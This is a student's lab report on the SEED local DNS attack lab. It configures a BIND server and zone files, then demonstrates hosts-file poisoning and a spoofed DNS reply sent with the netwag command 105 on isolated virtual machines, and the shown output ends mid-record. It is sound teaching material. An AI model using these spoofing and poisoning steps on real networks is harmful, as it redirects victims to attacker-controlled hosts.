Lab 4 Report

Matthew Younker


CIS 435

Class-ID: 21

Part 1: Setup

Task 1: Configuring the Client


Because all 3 of my machines have already been setup on the same network in the previous lab, I can start configuring the client. To do this, all that is required is to add the entry “nameserver 10.0.2.9” to the file at /etc/resolvconf/resolv.conf.d/head. The IP address is that of the server VM, so now the client VM will use the server VM as a DNS. Now when I attempt to dig on the client, I query the server at 10.0.2.9.



```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;bradley.edu.                   IN      A

;; ANSWER SECTION:
bradley.edu.            86400   IN      A       52.2.159.182

;; AUTHORITY SECTION:
bradley.edu.            86400   IN      NS      auth1.dns.cogentco.com.
bradley.edu.            86400   IN      NS      dns4.bradley.edu.
bradley.edu.            86400   IN      NS      auth2.dns.cogentco.com.
bradley.edu.            86400   IN      NS      dns3.bradley.edu.

;; ADDITIONAL SECTION:
dns3.bradley.edu.       172800  IN      A       136.176.200.103
dns4.bradley.edu.       172800  IN      A       136.176.200.104

;; Query time: 357 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Sep 23 15:07:22 EDT 2020
;; MSG SIZE  rcvd: 182

matthewY_21@Client(10.0.2.8) :.../resolv.conf.d$ 
```

Task 2: Configuring the Server

We have BIND 9 pre-built in our environment, so there’s no need for me to manually configure the server. We already have the dump-file entry properly set up, and the DNSSEC is disabled (to reduce the security). Now after using the restart command on bind9, the server is configured. To test, I pinged google.com on the client and used WireShark to sniff the packets (Notice that 10.0.2.8’s destination is 10.0.2.9).


Seed_Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark
En
3:22 PM
Capturing from enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
+
Seed_Client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
En
Terminal

```
No.  Time                            Source         Destination    Protocol Length Info
   1 2020-09-23 15:20:24.3463388… 10.0.2.8       10.0.2.9       DNS        70 Sta
   2 2020-09-23 15:20:24.3465463… 10.0.2.9       10.0.2.8       DNS       334 Sta
   3 2020-09-23 15:20:24.3473183… 10.0.2.8       172.217.1.46   ICMP       98 Ecl
   4 2020-09-23 15:20:24.3649143… 172.217.1.46   10.0.2.8       ICMP       98 Ecl
   5 2020-09-23 15:20:24.3653243… 10.0.2.8       10.0.2.9       DNS        85 Sta
   6 2020-09-23 15:20:24.3654758… 10.0.2.9       10.0.2.8       DNS       412 Sta
   7 2020-09-23 15:20:25.3485310… 10.0.2.8       172.217.1.46   ICMP       98 Ecl
   8 2020-09-23 15:20:25.3668568… 172.217.1.46   10.0.2.8       ICMP       98 Ecl
   9 2020-09-23 15:20:26.3502443… 10.0.2.8       172.217.1.46   ICMP       98 Ecl
  10 2020-09-23 15:20:26.3813563… 172.217.1.46   10.0.2.8       ICMP       98 Ecl
```




```
▸ Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_72:4e:0e (08:00:27:72:4e:0e), Dst: PcsCompu_27:8d:6a (08:00:27:27:8d:
▸ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.9
▾ User Datagram Protocol, Src Port: 48451, Dst Port: 53
    Source Port: 48451
    Destination Port: 53
    Length: 36
    Checksum: 0x8b38 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
▸ Domain Name System (query)
```

```
0000  08 00 27 27 8d 6a 08 00  27 72 4e 0e 08 00 45 00   ..''.j.. 'rN...E.
0010  00 38 6e c4 40 00 40 11  b3 e0 0a 00 02 08 0a 00   .8n.@.@. ........
0020  02 09 bd 43 00 35 00 24  8b 38 8b 2b 01 00 00 01   ...C.5.$ .8.+....
0030  00 00 00 00 00 00 06 67  6f 6f 67 6c 65 03 63 6f   .......g oogle.co
0040  6d 00 00 01 00 01                                  m.....
```

```
PING google.com (172.217.1.46) 56(84) bytes of data.
64 bytes from ord37s07-in-f46.1e100.net (172.217.1.46): icmp_seq=1 ttl=114 time=
20.2 ms
64 bytes from ord37s07-in-f46.1e100.net (172.217.1.46): icmp_seq=2 ttl=114 time=
20.1 ms
64 bytes from ord37s07-in-f46.1e100.net (172.217.1.46): icmp_seq=3 ttl=114 time=
21.3 ms
^Z
[1]+  Stopped                 ping google.com
matthewY_21@Client(10.0.2.8) :.../resolv.conf.d$ ping google.com
PING google.com (172.217.1.46) 56(84) bytes of data.
64 bytes from ord37s07-in-f14.1e100.net (172.217.1.46): icmp_seq=1 ttl=114 time=
17.8 ms
64 bytes from ord37s07-in-f14.1e100.net (172.217.1.46): icmp_seq=2 ttl=114 time=
18.5 ms
64 bytes from ord37s07-in-f14.1e100.net (172.217.1.46): icmp_seq=3 ttl=114 time=
31.3 ms
64 bytes from ord37s07-in-f14.1e100.net (172.217.1.46): icmp_seq=4 ttl=114 time=
17.5 ms
64 bytes from ord37s07-in-f14.1e100.net (172.217.1.46): icmp_seq=5 ttl=114 time=
18.1 ms
^Z
[2]+  Stopped                 ping google.com
matthewY_21@Client(10.0.2.8) :.../resolv.conf.d$
```

Task 3: Host a Zone in the Local DNS Server

To create the zone, I used the code provided in the handout and applied it to /etc/bind/named.conf file. Next, I created the example.com.db zone file and then applied the provided code to setup the forward lookup zone file. Similarly, I created the reverse lookup zone file in /etc/bind with the name 192.168.0.db to be used in the example.net domain.

Creating the zones		
Setting up the forward lookup zone		
Setting up the reverse lookup file		

```
matthewY_21@Server(10.0.2.9):~$ cd /
matthewY_21@Server(10.0.2.9):/$ cd etc
matthewY_21@Server(10.0.2.9):/etc$ cd bind
matthewY_21@Server(10.0.2.9):.../bind$ sudo gedit named.conf

(gedit:2315): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files
```

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
        };

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
        };
```


```
matthewY_21@Server(10.0.2.9):.../bind$ sudo gedit 192.168.0.db

(gedit:2388): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files

** (gedit:2388): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-spell-enabled not supported

** (gedit:2388): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-encoding not supported
```

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

```
matthewY_21@Server(10.0.2.9):.../bind$ pwd
/etc/bind
matthewY_21@Server(10.0.2.9):.../bind$ sudo gedit example.com.db

(gedit:2362): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedeskto
p.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided
by any .service files

** (gedit:2362): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-spell-enabled not supported

** (gedit:2362): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-encoding not supported

** (gedit:2362): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-position not supported
matthewY_21@Server(10.0.2.9):.../bind$ ls
bind.keys  db.255    db.root         named.conf.default-zones  rndc.key
db.0       db.empty  example.com.db  named.conf.local          zones.rfc1918
db.127     db.local  named.conf      named.conf.options
matthewY_21@Server(10.0.2.9):.../bind$ sudo gedit example.com.db
```

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com.

www     IN      A       192.168.0.101
mail    IN      A       192.168.0.102
ns      IN      A       192.168.0.10
*.example.com.  IN      A 192.168.0.100
```

<table>
<tr>
<td>Verifying</td>
<td>





```
matthewY_21@Client(10.0.2.8) :~$ ping www.example.com
PING www.example.com (192.168.0.101) 56(84) bytes of data.
^Z
[2]+  Stopped                 ping www.example.com
matthewY_21@Client(10.0.2.8) :~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51935
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 2 msec
;; SERVER: 10.0.2.9#53(10.0.2.9)
;; WHEN: Wed Sep 23 16:09:35 EDT 2020
;; MSG SIZE  rcvd: 93

matthewY_21@Client(10.0.2.8) :~$
```

</td>
</tr>
</table>

Part 2: The Attacks

Task 4: Modifying the Host File

Before the machine goes to the DNS for help, it checks the local files to see if the answer is stored there. I open the /etc/hosts file and manually enter the IP of www.bank32.com to be the attacker's IP (10.0.2.10). I then verify with the ping command.

Modify hosts file	
Verifying the attack	

Modify hosts file:

```
matthewY_21@Client(10.0.2.8) :/etc$ ping www.bank32.com
PING www.bank32.com (10.0.2.10) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=2 ttl=64 time=0.675 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=3 ttl=64 time=0.510 ms
^Z
[3]+  Stopped                 ping www.bank32.com
matthewY_21@Client(10.0.2.8) :/etc$ sudo gedit hosts
```

```
127.0.0.1       localhost
127.0.1.1       VM

10.0.2.10       www.bank32.com

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
```

Verifying the attack:


```
No. Time                         Source     Destination Protocol Length Inf
  1 2020-09-23 19:36:07.1586841… 10.0.2.8   10.0.2.10   ICMP         98 Ec
  2 2020-09-23 19:36:07.1587192… 10.0.2.10  10.0.2.8    ICMP         98 Ec
  3 2020-09-23 19:36:08.1873260… 10.0.2.8   10.0.2.10   ICMP         98 Ec
  4 2020-09-23 19:36:08.1873485… 10.0.2.10  10.0.2.8    ICMP         98 Ec
  5 2020-09-23 19:36:09.2113520… 10.0.2.8   10.0.2.10   ICMP         98 Ec
  6 2020-09-23 19:36:09.2113831… 10.0.2.10  10.0.2.8    ICMP         98 Ec

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_72:4e:0e (08:00:27:72:4e:0e), Dst: PcsCompu_64:fa:72 (08:00:27:64:fa:
▸ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.10
▸ Internet Control Message Protocol

enp0s3: <live capture in progress>        Packets: 10 · Displayed: 10 (100.0%)    Profile: Default
```

```
matthewY_21@Client(10.0.2.8) :/etc$ ping www.bank32.com
PING www.bank32.com (10.0.2.10) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=2 ttl=64 time=0.675 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=3 ttl=64 time=0.510 ms
^Z
[3]+  Stopped                 ping www.bank32.com
matthewY_21@Client(10.0.2.8) :/etc$ sudo gedit hosts

** (gedit:3398): WARNING **: Set document metadata failed: Setting attribute met
adata::gedit-position not supported
matthewY_21@Client(10.0.2.8) :/etc$ ping www.bank32.com
PING www.bank32.com (10.0.2.10) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=1 ttl=64 time=0.429 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=2 ttl=64 time=0.419 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=3 ttl=64 time=0.630 ms
64 bytes from www.bank32.com (10.0.2.10): icmp_seq=4 ttl=64 time=0.406 ms
^Z
[4]+  Stopped                 ping www.bank32.com
matthewY_21@Client(10.0.2.8) :/etc$ 
```

Task 5: Directly Spoofing to User

In this attack, the attacker attempts to spoof a reply to the client's DNS request. To do this, the attacker uses the netwag GUI to send the spoofed reply. Using the 105 entry, I can enter any data I wish to send as a reply to the client. I have the client dig the website www.myounker.com to illustrate this point. In the screenshots, it shows how the information fabricated by the attacker is given to the client.

Verify connection



Seed_Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wiresha File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
7:43 PM
Capturing from enp0s3
Apply a display filter … <Ctrl-/>
Expression…
Seed_Client (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminal
Seed_Server (Snapshot 1) [Running] - Oracle VM VirtualBox
Right Ctrl

```
No.   Time                          Source      Destination   Protocol  Length  Inf
    1 2020-09-23 19:43:21.6309886…  10.0.2.8    10.0.2.9      ICMP          98  Ec
    2 2020-09-23 19:43:21.6312514…  10.0.2.9    10.0.2.8      ICMP          98  Ec
    3 2020-09-23 19:43:22.6327738…  10.0.2.8    10.0.2.9      ICMP          98  Ec
    4 2020-09-23 19:43:22.6330815…  10.0.2.9    10.0.2.8      ICMP          98  Ec
    5 2020-09-23 19:43:23.6363753…  10.0.2.8    10.0.2.9      ICMP          98  Ec
    6 2020-09-23 19:43:23.6366119…  10.0.2.9    10.0.2.8      ICMP          98  Ec

▸ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_72:4e:0e (08:00:27:72:4e:0e), Dst: PcsCompu_27:8d:6a (08:00:27:27:8d:
▸ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.9
▸ Internet Control Message Protocol

enp0s3: <live capture in progress>        Packets: 8 · Displayed: 8 (100.0%)    Profile: Default
```

```
matthewY_21@Client(10.0.2.8) :~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=0.721 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=0.554 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.453 ms
^Z
[5]+  Stopped                 ping 10.0.2.9
matthewY_21@Client(10.0.2.8) :~$
```

```
matthewY_21@Server(10.0.2.9):~$
```

Attacker's response 1




```
matthewY_21@Attacker(10.0.2.10):~$ sudo
matthewY_21@Attacker(10.0.2.10):~$ sudo
```

```
Command 105 --hostname "www.myounker.com" --hostnameip 1.2.3...
DNS_question_______________________________________________.
| id=20804  rcode=OK        opcode=QUERY              |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1   |
| www.myounker.com. A                              |
| . OPT UDPpl=4096 errcode=0 v=0 ...                  |
|__________________________________________________________|
DNS_answer_________________________________________________.
| id=20804  rcode=OK        opcode=QUERY              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1   |
| www.myounker.com. A                              |
```

```
105 --hostname "www.myounker.com" --hostnameip 1.2.3.21 --authns "ns.myounker.com" --authnsip 1.2.3.121 --ttl 100 --filter "" --spoofip "raw"
```

```
Running "105 --hostname "www.myounker.com" --hostnameip 1.2.3.21 --authns "ns.myounker.com" --authnsip 1.2.3.121 --ttl 100 --filter "" --spoofip "raw""
```

```
matthewY_21@Client(10.0.2.8) :~$ dig www.myounker.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.myounker.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20804
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

